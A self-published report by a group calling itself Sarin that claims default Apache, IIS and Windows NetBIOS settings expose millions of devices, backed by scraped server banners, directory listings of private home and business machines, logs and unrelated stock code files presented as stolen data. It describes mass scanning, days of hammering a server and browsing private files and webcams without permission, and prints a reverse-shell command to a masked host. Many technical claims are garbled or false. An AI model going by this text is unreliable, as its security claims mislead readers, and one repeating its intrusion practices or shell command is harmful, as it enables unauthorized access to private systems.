Data-leakage, unlashed.

Major-Security breach: Apache and win-8.1/10/vista default configurations is an active back-door to millions of internet connected devices worldwide. The Enterprise based hosting system defects.

Author: Sarin

Report: servers fault, using default-apache, and the google.user.content-delivery Network.

Abstract:

Millions, if not billions of devices, containing private data, including personal pictures, credit accounts, accounting information, cash registry's logs, and user's information, stands naked for anyone to browse with no security needed.

The majority of those devices are running an apache server. but Microsoft IIS, and net-bios port 139, that is a default run on windows machines, are a backdoor to many Microsoft based devices as well, who do not run any server on their local machine.

We would like to state, that the scope of this issue begins from home laptops throw small websites, and up to billion dollar companies.

Document and proof of concept are presented in the article, and at our website.

Sarin.io

About Us:

Sarin.io is an autonomous project run by IT-professionals, in order to better the state of the internet, and to arise the public awareness to cyber security.

This paper states defects and displays personal data, in order to uncover the severity of today's cyber-space security Treats and defects.

We do not present nicely designed graphs but instead display Our data publicly on Our Network, as a service to the community, downloadable, with no registration needed, for analysis and further research.

Introduction:

a few years it was brought to our attention a certain "virus" s.t: UC, after downloading the software on a virtual machine, we got 400 registry entry's, and noticed a modification at the C:\\Windows\\System32\\driver\\etc\hosts file getting 3 entry's, one from youku, and two additional entry's by UC. The installation comes from "softonic" downloaders distributed around the net.

The interesting fact is that the software written in java-script, runs on the local windows-script host, and attach itself to root windows dll services, which means that it runs automatically on reboot and persist its presence in the system, even after deleting all registry entry's, the attachment all saw hides its presence.

Another interesting insight was that it opens the windows sharing configurations, and after running up wireshark we could see how the machine was now running a workgroup, and a local directory server, getting constant registries from china telecommunication machines.

Running extensive queries of the shodan data base, we found tens of thousands machines distributed globally, running a samba share, all with the same signature:

NetBIOS Response

Servername: **YOUKU**-SAMBA

MAC: 00:00:00:00:00:00

Names:

YOUKU-SAMBA <0x0>

YOUKU-SAMBA <0x3>

YOUKU-SAMBA <0x20>

__MSBROWSE__<0x1>

WORKGROUP <0x1e>

WORKGROUP <0x0>

WORKGROUP <0x1d>

WORKGROUP <0x1b>

As it was on our local virtual machine.


The sad truth is that uc browser is not a computer virus, and the even poor conclusion is McAfee and the google-chrome does pretty much the same.

This got us thinking if this is so easy to manipulate the windows OS, what we can do with that kind of information.

First of all:


* from windows 8.1 and further on there is a default open port, NetBIOS 139, open by default, running nbtstat on that port can grant unauthorized access and a backdoor to the machine, and this is an old and very familiar problem.

Default port 139 listening on a newly installed machine:



* By default mcAfee is installed with the approximate amount of entry's as the uc software stated above, running multiple dlls, with a need to reboot into safe mode to deactivate with host's entries are, which pretty much means that you are a McAfee proxy, running remote registry rpc's, and actually full control over your system.

Mcafee entry in the /etc/hosts file:



The registry entries stated above are being done over the network, so with a simple tuned search you can reach those machines, its redundant to state that for the time being windows os is the most commonly used system.

But it does not end there.

After finding those endless field of machines running this samba share, we wanted to get a scale on the internet hosting structure.

It’s a well-known fact that china does not allow users to browse Google's resources, and many Chinese proxies was made for unlocking the chinse regulation.

But to our big surprise after port scanning youku and uc servers we were stopped by "google-internet-authority" and a French based squid server working for iana, presenting certificates, well, we did run over a 10k request rate to that sub net.

But the surprising fact was that the blocking packets did not came from youku but from google, this got us very interested on the routing of internet traffic and on the enterprise control over the web.

The Mapping project:

Operating **Sarin** we scanned massive parts of the internet, partial results are presented at our website, we got to see a clear picture.

Build on local telecommunication systems, the vast majority of internet services are running on one of the few enterprises that govern the internet control, we will state some of them without any order consideration:

Google, Facebook, Alibaba.inc, cloudflare, Akamai, amazon, digital-ocean, msn, yandex, baidu.

with extensive control over routing the internet traffic, serving cdn's and storage, with the privileged sole control and access to all smaller organizations resources and data.

At the addendum, there is a list containing 10k of googles user. content delivery network servers, its redundant to state that google has access to all browsing data committed on chrome like youku can make your machine an smb server.

On Our agenda, an enterprise distributed internet is just a consequence of our capitalistic world, and a very natural phenomena, very logically derived from our modern way of life, but the thing is that users should be aware that their interaction with their personal computer or iPhone is recorded stored and publicly available just by querying those main providers' resources.

Based on our research and mapping project that can be viewed on our publicly free site, the all network stand on approximately 10k main providers all tightly connected to the main providers stated above.

Sarins analysis of the google user content delivery network reviled valuable statistics, we do not present fancy graphs, but instead present the raw data at our site, and at the .txt file attached to this Report.

The vast majority of the network operates apache servers on Linux, mostly centos and Ubuntu, probably being run over virtual machines windows OS based, and on google server farms, another interesting fact was that 90% or even more of Sarins query's ended with no data extracted, mostly on the google-fiber block, that is too big to be stated so it's on our site to be viewed, and on many other sites, just search google fiber. After recalling the windows defaults and the uc TestCase, we figured that most probably the vast majority of those servers are running default configurations, so we operated sarin once more.

At this stage we like to point out that we do not operate any exploits or anything of this kind of action, but instead want to see if we can get confidential information with just a simple inquiry, with that stated all the information that will be presented bellow was obtained on legal ways

with no exploits, and That states something about the way our digital life is being kept by our trusted providers.

Apache basic configurations and the sharing options on the server at the network stated above offers a complete access to the operating machines.

With just operating sarin as an extractor and a classifier we got massive amounts of data, by our analysis the vast majority of the data-stream we got was collected from apache servers, with no consideration of the os it was operating on, below are some samples of the banners that of the hackable servers:

Redundant to say that this is only a small sample out of millions of devices found.

12,400,000 results

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 14:20:55 GMT

Server: Apache/2.2.32

Last-Modified: Sun, 04 May 2014 21:22:39 GMT

Accept-Ranges: bytes

Content-Length: 3689

Connection: close

Content-Type: text/html

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 14:36:25 GMT

Server: Apache/2.2.3 (CentOS)

X-Powered-By: PHP/5.2.10

/=Set-Cookie: d4714f21a6c7c55df0cbc50053c86d04=h3fe3ft7eu7uehrg5r879958a4; path

"P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM

Expires: Mon, 1 Jan 2001 00:00:00 GMT

Last-Modified: Tue, 09 May 2017 14:36:25 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Connection: close

Content-Type: text/html; charset=utf-8

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 13:31:46 GMT

Server: Apache/2.2.3 (CentOS)

X-Powered-By: PHP/5.1.6

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 15:45:20 GMT

Server: Apache/2.2.22 (Debian)

Accept-Ranges: bytes

Vary: Accept-Encoding

Content-Encoding: gzip

Content-Length: 201

Connection: close

Content-Type: text/html

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 15:52:50 GMT

Server: Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/1.0.2g

X-Powered-By: PHP/5.2.17

Vary: Host

Connection: close

Content-Type: text/html

HTTP/1.0 200 OK

Server: Apache/1.3.41 (Unix) mod_ssl/2.8.31 OpenSSL/0.9.8j

X-Conection: close

Content-Type: text/html

X-N: S

Vary: Accept-Encoding

Content-Encoding: gzip

Date: Tue, 09 May 2017 16:15:46 GMT

Content-Length: 20

Connection: close

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 16:25:02 GMT

Server: Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/1.0.1e-fips DAV/2 mod_bwlimi

ted/1.4 mod_fcgid/2.3.9

X-Powered-By: PHP/5.6.27

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 16:26:00 GMT

Server: Apache

Connection: close

Content-Type: text/html

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 16:32:05 GMT

Server: Apache

X-Powered-By: PHP/7.0.15

"/ Link: XXXXXXXXXXXXXXXXX; rel="

Set-Cookie: bb2_screener_=1494347525+2610%3A28%3A3091%3A3001%3A0%3Abad%3Acafe%3A

/=path ;200+ XXXXXXXXXXXXXXXXX

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 17:09:54 GMT

Server: Apache

Connection: close

Content-Type: text/html

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 17:15:06 GMT

Server: Apache/2.2.3 (CentOS)

Last-Modified: Thu, 08 Apr 2010 12:40:35 GMT

"ETag: "1540a80-3c4-fc2ef6c0

Accept-Ranges: bytes

Content-Length: 964

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP/1.1 302 Found

Date: Tue, 09 May 2017 17:19:49 GMT

Server: Apache/2

X-Content-Type-Options: nosniff

/Location: XXXXXXXXXXXXXXXXX

Pragma: no-cache

Cache-Control: no-cache, no-store, max-age=1209600

Expires: Tue, 23 May 2017 17:19:49 GMT

Connection: close

Content-Type: text/html

HTTP/1.1 200 OK

Server: nginx/1.12.0

Date: Tue, 09 May 2017 17:26:54 GMT

Content-Type: text/html

Connection: close

HTTP/1.1 302 Moved Temporarily

Set-Cookie: startBAK=R3415744843; path=/; expires=Tue, 09-May-2017 18:34:00 GMT

Date: Tue, 09 May 2017 17:34:31 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 20

Connection: close

Set-Cookie: start=R3918503769; path=/; expires=Tue, 09-May-2017 18:42:31 GMT

Server: Apache

X-Powered-By: PHP/5.3.29

/ location: XXXXXXXXXXXXXXXXX

Vary: Accept-Encoding

Content-Encoding: gzip

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 17:39:42 GMT

.Server: Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1e-fips mod_bwlimited/1

4

X-Powered-By: PHP/5.5.15

X-Pingback: http://www.rebsi.com/auto-software/xmlrpc.php

Link: XXXXXXXXXXXXXXXXX rel=shortlink

Set-Cookie: wfvt_-184200279=5911fedee7d9a; expires=Tue, 09-May-2017 18:09:42 GMT

Max-Age=1800; path=/; httponly ;

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 17:42:44 GMT

Server: Apache

X-Pingback: XXXXXXXXXXXXXXXXX

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

Vary: User-Agent

Connection: close

Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK

Date: Tue, 09 May 2017 17:45:08 GMT

Server: Apache/2

Last-Modified: Mon, 16 Sep 2013 19:14:44 GMT

"ETag: "63-4e685044c7100-gzip

Accept-Ranges: bytes

Vary: Accept-Encoding,User-Agent

Content-Encoding: gzip

Content-Length: 106

Connection: close

Content-Type: text/html

HTTP/1.0 200 OK

Cache-Control: private

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/8.5

Vary: Accept-Encoding

Content-Encoding: gzip

Date: Tue, 09 May 2017 18:01:51 GMT

Content-Length: 20

Connection: close

XXXXXXXXXXXXXXXXXX

Set-Cookie: lang=en; domain XXXXXXXXXXXXXXXXX; expires=Wed, 09-May-2018 18:01:39 GMT; pat

As the reader can set is own impression you can see that the vast majority, and this is a reprehensive sample, of the server operate the default apache server, with all the defects that go along with it.

As will witness the OS do not matter, security wise.

Powered by php, with the source codes available at GitHub, it doesn't take a racket scientist to reverse engineer a backdoor into the system, operating php mailers, and getting elevated access to the server's resources.

the main problem on our opinion is that the vast majority of computer users (that are the majority of the world's population) do not know how to operate this services and relay solely on the big providers resources. The main providers on their end, get privileged access to all the resources by the client's side. As an induction step, those configured systems were build the same way and operate the same defects and security breaches, all maid the same.

To reverse engineer a problem you have to understand how the machine is operating, but the problem is that if you got one, then comes a million duplicates to go along with.

Using a configuration defect, in the apache program, and a simple check packet, sarin was able to locate vulnerable servers and to retrieve information, after granted full access to the machines.

We state again that we didn’t operate any exploit against the machines, neither operated any phishing or did not engage social engineering

, nor committed any active contact with any human being to retrieve this, information, but instead just located the data breaches on that endless fields of servers. The servers rest assure and they are running up to this moment, as far as we know on our side.

TestCases & Proof of Concept:

Home-devices, personal computers, not operating any server*:*

A simple http request to the server grants sarin access to the computer root directory, no security configuration what so ever:

Personal computer access:

Name	Last modified	Size	Description
$RECYCLE.BIN/	22-Mar-2015 21:25	-	
Movie/	12-Mar-2017 21:22	-	
NHKスペシャル/	13-Apr-2017 21:52	-	
System Volume Information/	22-Mar-2015 21:25	-	
ドラマW/	09-May-2017 19:44	-	
ネコ歩き/	06-May-2017 00:41	-	
20160114220002010 2-カンブリア宮殿【“夢の医療”最前線！あのｉＰＳ細胞で難病患者に光が！】[字].ts	13-Apr-2017 22:54	5.5G	
20160114220002010 2-カンブリア宮殿【ミシュランも認めた！人気の“地方発掘系”居酒屋とは】[字].ts	27-Apr-2017 22:54	5.6G	
20160114220002010 2-カンブリア宮殿【極上つぶあんに行列！京都・裏千家も認めた和菓子人気店】[字].ts	20-Apr-2017 22:54	5.6G	
20160114220002010 2-カンブリア宮殿【銀座の新デパートに天空レストラン！古民家を人気ホテルに！】[字].ts	06-Apr-2017 22:54	5.6G	
20160114220002010 2-カンブリア宮殿【ＧＷ箱根スペシャル！“日本一の温泉地”に新名物が続々！】[字].ts	04-May-2017 22:54	5.7G	
20160125220002010 2-プロフェッショナル　仕事の流儀▽豆腐が生き方を教えてくれた～豆腐職人・山下健[解][字].ts	03-Apr-2017 23:15	4.8G	
20160125220002010 2-プロフェッショナル　仕事の流儀▽１アウトの意味～メジャーリーガー投手田中将大[解][字].ts	01-May-2017 20:43	7.0G	
20160125220002010 2-プロフェッショナル　仕事の流儀「巨大クレーン船“冨士”乗組員」[解][字][再].ts	28-Apr-2017 02:37	4.8G	
20160125220002010 2-プロフェッショナル　仕事の流儀「巨大クレーン船」[解][字].ts	24-Apr-2017 23:15	4.8G	
20160125220002010 2-プロフェッショナル　仕事の流儀「焼き鳥職人・池川義輝」[解][字].ts	26-Apr-2017 15:40	6.9G	
20160125220002010 2-プロフェッショナル　仕事の流儀「独り、山の王者に挑む～猟師・久保俊治～」[解][字].ts	17-Apr-2017 23:15	4.8G	
20160125220002010 2-プロフェッショナル　仕事の流儀「独り、山の王者に挑む～猟師・久保俊治～」[解][字][再].ts	21-Apr-2017 02:15	4.8G	
20160216220003010 2-ガイアの夜明け【“金の卵”を確保する！～熱い就職戦線2017～】[字].ts	04-Apr-2017 22:54	5.2G	
20160216220003010 2-ガイアの夜明け【日本初の“宝の食材”を生み出す！】[字].ts	07-Apr-2017 18:54	7.7G	
20160216220003010 2-ガイアの夜明け【業界の“巨人”に挑む！】[字].ts	11-Apr-2017 22:54	5.1G	
20160216220003010 2-ガイアの夜明け【激突！“トランプ”vs日本企業】[字].ts	18-Apr-2017 22:54	5.1G	

As the reader can impression ate this are up to date installations, and we are not dealing with any old or out to date security configurations.

Diving deeper into our results we got access to personal computers, including the all file system:

Found on our inquiries of enterprise resources:

Multiple back-up system providers Desktop entry:

Name	Last modified	Size	Description
Parent Directory			
desktop.ini			

Complete access to the device:

Index of /admin/Backup_Webdisk/[redacted]MASTER/database/Data 16-17

- Parent Directory
- RMSData 1.12.16.zip
- RMSData 12.9.2016.zip
- RMSData 13.09.2016.zip
- RMSData 13.12.16.zip
- RMSData 19.12.2016.zip
- RMSData 2.12.16.zip
- RMSData 2.9.2016.zip
- RMSData 24.9.2016.zip
- RMSData 25.11.2016.zip
- RMSData 26.11.2016.zip
- RMSData 27.9.2016.zip
- RMSData 29.11.2016.zip
- RMSData.mdb
- RMSData.zip

[redacted]

Access to the web cam:

Private information downloaded from the computer:


We dropped out personal videos and children's data collected, nether we present banking information or personal data, in account for the respect for others privacy, this serves solely as a proof of concept and as a service to the public to get people aware of the results of their digital usage.

Private business that operate an internet connected monitoring system*:*

Log and system files:

```
01/10/16, 17:13:40, 4, 0, D:\WINDOWS ACCWARE VP\report2\rptInvo[redacted]SingleBill.rpt:Server has not yet been opened.
01/10/16, 17:13:40, 4, 0, D:\WINDOWS ACCWARE VP\report2\rptInvo[redacted]SingleBill.rpt:Server has not yet been opened.
08/09/16, 19:25:06, 4, 0, :File not found.
08/09/16, 19:25:06, 4, 0, :File not found.
08/11/16, 12:34:15, 4, 0, [redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/11/16, 12:34:20, 4, 0, [redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/11/16, 12:34:48, 4, 0, D:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/11/16, 12:35:02, 4, 0, D:[redacted]MASTER\Reports\rptIssueList.rpt:This field name is not known.
08/12/16, 19:18:55, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:19:04, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:19:15, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:19:36, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:20:10, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:20:25, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:21:09, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/12/16, 19:21:13, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/14/16, 12:30:56, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/17/16, 19:18:31, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/21/16, 19:42:56, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
08/22/16, 10:46:08, 4, 0, X:[redacted]MASTER\Reports\rptRepoIssueDeptSummary.rpt:This field name is not known.
09/20/16, 16:01:40, 4, 0, D:\[redacted]MASTER\Reports\rptRepoDailyRequisitionList.rpt:Error starting print job. Please check your printer or network connection.
10/28/16, 19:57:44, 4, 0, \\GO[redacted]MASTER\Reports\rptRepoIssueVoucher.rpt:Error starting print job. Please check your printer or network connection.
11/01/16, 16:25:51, 4, 0, \\GO[redacted]ASTER\Reports\rptRepoDailyRequisitionList.rpt:Error starting print job. Please check your printer or network connection.
11/09/16, 16:32:40, 4, 0, [redacted]MASTER\Reports\rptIssueList.rpt:This field name is not known.
11/09/16, 16:32:50, 4, 0, D:[redacted]MASTER\Reports\rptIssueList.rpt:This field name is not known.
11/14/16, 17:50:34, 4, 0, \\GO[redacted]MASTER\Reports\rptRepoIssueVoucher.rpt:Error starting print job. Please check your printer or network connection.
12/04/16, 16:17:21, 4, 0, D:[redacted]MASTER\Reports\rptRepoDailyRequisitionList.rpt:This field name is not known.
12/19/16, 15:15:26, 4, 0, Z:[redacted]MASTER\Reports\rptRepoStockRegisterNew.rpt:Error starting print job. Please check your printer or network connection.
12/25/16, 17:21:10, 4, 0, D:[redacted]MASTER\Reports\rptRepoRequisitionMasterList.rpt:This field name is not known.
12/31/16, 15:36:53, 4, 0, Z:[redacted]ASTER\Reports\rptIssueList.rpt:This field name is not known.
01/13/17, 18:31:48, 4, 0, [redacted]MASTER\Reports\rptIssueList.rpt:This field name is not known.
02/06/17, 12:31:40, 4, 0, D:\[redacted]MASTER\Reports\rptRepoStockRegisterNew.rpt:Server has not yet been opened.
02/13/17, 11:56:43, 4, 0, :File not found.
02/13/17, 11:56:43, 4, 0, :File not found.
```

Cash registry files:



Big servers, with over a million unique visitors per day:

the data was collected from multiple origins, this is a laconic summery.

System configuration and logs:


```
class PHPMailerOAuthGoogle
{
    private $oauthUserEmail = '';
    private $oauthRefreshToken = '';
    private $oauthClientId = '';
    private $oauthClientSecret = '';

    /**
     * @param string $UserEmail
     * @param string $ClientSecret
     * @param string $ClientId
     * @param string $RefreshToken
     */
    public function __construct(
        $UserEmail,
        $ClientSecret,
        $ClientId,
        $RefreshToken
    ) {
        $this->oauthClientId = $ClientId;
        $this->oauthClientSecret = $ClientSecret;
        $this->oauthRefreshToken = $RefreshToken;
        $this->oauthUserEmail = $UserEmail;
    }

    private function getProvider()
    {
        return new League\OAuth2\Client\Provider\Google([
            'clientId' => $this->oauthClientId,
            'clientSecret' => $this->oauthClientSecret
        ]);
    }

    private function getGrant()
    {
        return new \League\OAuth2\Client\Grant\RefreshToken();
    }

    private function getToken()
    {
        $provider = $this->getProvider();
        $grant = $this->getGrant();
        return $provider->getAccessToken($grant, ['refresh_token' => $this->oauthRefreshToken]);
    }
```

- .autorelabel
- .done
- backup/
- bin/
- boot/
- dev/
- etc/
- home/
- lib/
- lib64/
- media/
- mnt/
- opt/
- proc/
- [redacted]user
- [redacted].log
- run/
- sbin/
- scripts/
- srv/
- sys/
- tmp/
- usr/
- var/

- CRBAS15R.DLL
- CRIADX~1.DLL
- CRINF9~1.DLL
- CRINF9~2.DLL
- CRInf9.dll
- CROR815.CNT
- CROR815.DLL
- CROR815.GID
- CROR815.HLP
- CROR815R.DLL
- CROR815S.DLL
- CROR8D15.DLL
- CRSYBD~1.DLL
- CRUTL15.DLL
- CRUTL15R.DLL
- CRXML15.CNT
- CRXML15.DLL
- CRXML15.GID
- CRXML15.HLP
- CRXML15R.DLL
- CRXML15S.DLL
- CRXMLX~1.DLL
- CRiadx07.dll
- CRxmlx07.dll
- Crbas14.dll
- Crbas14r.dll
- Crdb214.GID
- Crdb214.dll
- Crdb214.hlp

```
TELNETDIR=      ${.CURDIR}/../../contrib/telnet
.PATH:          ${TELNETDIR}/telnet

PROG=           telnet

SRCS=           commands.c main.c network.c ring.c sys_bsd.c \
                telnet.c terminal.c utilities.c

CFLAGS+=        -DKLUDGELINEMODE -DUSE_TERMIO -DENV_HACK -DOPIE \
                -I${TELNETDIR} -I${TELNETDIR}/libtelnet/

.if ${MK_INET6_SUPPORT} != "no"
CFLAGS+=        -DINET6
.endif

WARNS?=         2

LIBTELNET=      ${.OBJDIR}/../../lib/libtelnet/libtelnet.a

DPADD=          ${LIBTERMCAPW} ${LIBTELNET}
LDADD=          -ltermcapw ${LIBTELNET}

.if !defined(RELEASE_CRUNCH)
CFLAGS+=        -DIPSEC
DPADD+=         ${LIBIPSEC}
LDADD+=         -lipsec
.else
.PATH:         ${TELNETDIR}/libtelnet
SRCS+=          genget.c getent.c misc.c
CFLAGS+=        -DHAS_CGETENT
.endif

.if ${MK_OPENSSL} != "no"
SRCS+=          authenc.c
CFLAGS+=        -DENCRYPTION -DAUTHENTICATION -DIPSEC
DPADD+=         ${LIBMP} ${LIBCRYPTO} ${LIBCRYPT} ${LIBIPSEC} ${LIBPAM}
LDADD+=         -lmp -lcrypto -lcrypt -lipsec ${MINUSLPAM}
.endif

.if ${MK_KERBEROS_SUPPORT} != "no"
CFLAGS+=        -DKRB5 -DFORWARD -Dnet_write=telnet_net_write
DPADD+=         ${LIBKRB5} ${LIBHX509} ${LIBASN1} ${LIBCOM_ERR} ${LIBROKEN}
LDADD+=         -lkrb5 -lhx509 -lasn1 -lcom_err -lroken
.endif
```

```
[.ShellClassInfo]
CLSID={F5175861-2688-11d0-9C5E-00AA00A45957}
```

```
  ▼<adminUrl>
     <![CDATA[ {blog-postapi-url}/../wp-admin/ ]]>
   </adminUrl>
  ▼<postEditingUrl>
    ▼<![CDATA[
       {blog-postapi-url}/../wp-admin/post.php?action=edit&post={post-id}
     ]]>
   </postEditingUrl>
 </weblog>
▼<buttons>
  ▼<button>
     <id>0</id>
     <text>Manage Comments</text>
     <imageUrl>images/wlw/wp-comments.png</imageUrl>
    ▼<clickUrl>
       <![CDATA[ {blog-postapi-url}/../wp-admin/edit-comments.php ]]>
     </clickUrl>
   </button>
 </buttons>
</manifest>
```

```
.Nm keylogin
.Nd decrypt and store secret key
.Sh SYNOPSIS
.Nm
.Sh DESCRIPTION
The
.Nm
utility prompts the user for their login password, and uses it to decrypt
the user's secret key stored in the
.Xr publickey 5
database.
Once decrypted, the user's key is stored by the local
key server process
.Xr keyserv 8
to be used by any secure network services, such as NFS.
.Sh SEE ALSO
.Xr chkey 1 ,
.Xr keylogout 1 ,
.Xr login 1 ,
.Xr publickey 5 ,
.Xr keyserv 8 ,
.Xr newkey 8
```

```
# ftp-rfc <rfc-number>
# ftp-rfc -index

# retrieves an rfc (or the index) from uunet

exp_version -exit 5.0

if $argc!=1 {
        send_user "usage: ftp-rfc \[#] \[-index]\n"
        exit
}

set file "rfc$argv.Z"

set timeout 60
spawn ftp ftp.uu.net
expect "Name*:"
send "anonymous\r"
expect "Password:"
send "[redacted].gov\r"
expect "ftp>"
send "binary\r"
expect "ftp>"
send "cd inet/rfc\r"
expect "550*ftp>" exit "250*ftp>"
send "get $file\r"
expect "550*ftp>" exit "200*226*ftp>"
close
wait
send_user "\nuncompressing file - wait...\n"
exec uncompress $file
```

```
#define _PATH_HUSHLOGIN          ".hushlogin"
#define _PATH_MOTDFILE           "/etc/motd"
#define _PATH_FBTAB              "/etc/fbtab"
#define _PATH_LOGINDEVPERM       "/etc/logindevperm"
```


```
allow and deny records based on time, tty and remote host name.
.Pp
If the file
.Pa /etc/fbtab
exists,
.Nm
changes the protection and ownership of certain devices specified in this
file.
.Pp
Immediately after logging a user in,
.Nm
displays the system copyright notice, the date and time the user last
logged in, the message of the day as well as other information.
If the file
.Pa .hushlogin
exists in the user's home directory, all of these messages are suppressed.
This is to simplify logins for non-human users, such as
.Xr uucp 1 .
.Pp
The
.Nm
utility enters information into the environment (see
.Xr environ 7 )
specifying the user's home directory (HOME), command interpreter (SHELL),
search path (PATH), terminal type (TERM) and user name (both LOGNAME and
USER).
Other environment variables may be set due to entries in the login
class capabilities database, for the login class assigned in the
user's system passwd record.
The login class also controls the maximum and current process resource
limits granted to a login, process priorities and many other aspects of
a user's login environment.
.Pp
Some shells may provide a builtin
.Nm
command which is similar or identical to this utility.
Consult the
.Xr builtin 1
manual page.
.Pp
The
.Nm
utility will submit an audit record when login succeeds or fails.
Failure to determine the current auditing state will
result in an error exit from


..
Login access can be controlled via
.Xr login.access 5
or the login class in
.Xr login.conf 5 ,
which provides
allow and deny records based on time, tty and remote host name.
.Pp
If the file
.Pa /etc/fbtab
exists,
.Nm
changes the protection and ownership of certain devices specified in this
file.
.Pp
Immediately after logging a user in,
.Nm
displays the system copyright notice, the date and time the user last
logged in, the message of the day as well as other information.
If the file
.Pa .hushlogin
exists in the user's home directory, all of these messages are suppressed.
This is to simplify logins for non-human users, such as
.Xr uucp 1 .
.Pp
The
.Nm
utility enters information into the environment (see
```

The web server has cash input, and stores credit cards, while the data is encrypted, it's just naked to plain site, and downloadable from the server:

In addition all the port callbacks are documented in the system configuration, that is publicly accessible, again, no SQL injection needed or anything by this sort.

data downloaded from the server:



Conclusion and brief analysis:

Enterprise based hosting and centralized internet prawns the community to engage active and daily contact with digital services. while un-skilled personal use defected and default configured systems to build a mass answered services. As a result private information is at plain site. With no effort or skills that a child won't be able to execute the data is accessible.

-We shell note that Sarin did not suffer any defense mechanisms at the vast majority of the extraction process, all but a repchache.

-We shell note that there was a one detection scenario, where after brutally disturbing one server which we shall not name, for several hours, very aggressively we got a replay packet, with a buffer over flow attempt, to execute:

nohup bash –i > /dev/tcp/XXXXXXXX/1339

meaning an attempt to reverse a shell back to their side, but again, this was no automated attempt, because we disturbed this device for days, before getting a replay.

To conclude, we do not know what kind of monitoring services the enterprise is operating on its systems, but as far as we could see, the way our digital life's are being kept, security wise is very poor.

So on the one end, the enterprise is enjoying loads of money and resources, and a complete access to monitor and take away our basic privacy, while displaying our entire life's without any second thoughts to plain site. But on the other hand it does not know how to protect this data or monitor the traffic, while encouraging the public to engage a continues development, by completely un-trained personal, leading to major data leakage and arise to cyber threats.

At a technical point of view the apache server default configuration, as well as the Microsoft IIS, provide non authorized access and complete control over the server's resources, while applying patches is a very rear scenario. Non educated freelancers are building word-press based web-sites, that has absolutely no access control, or monitoring resources.

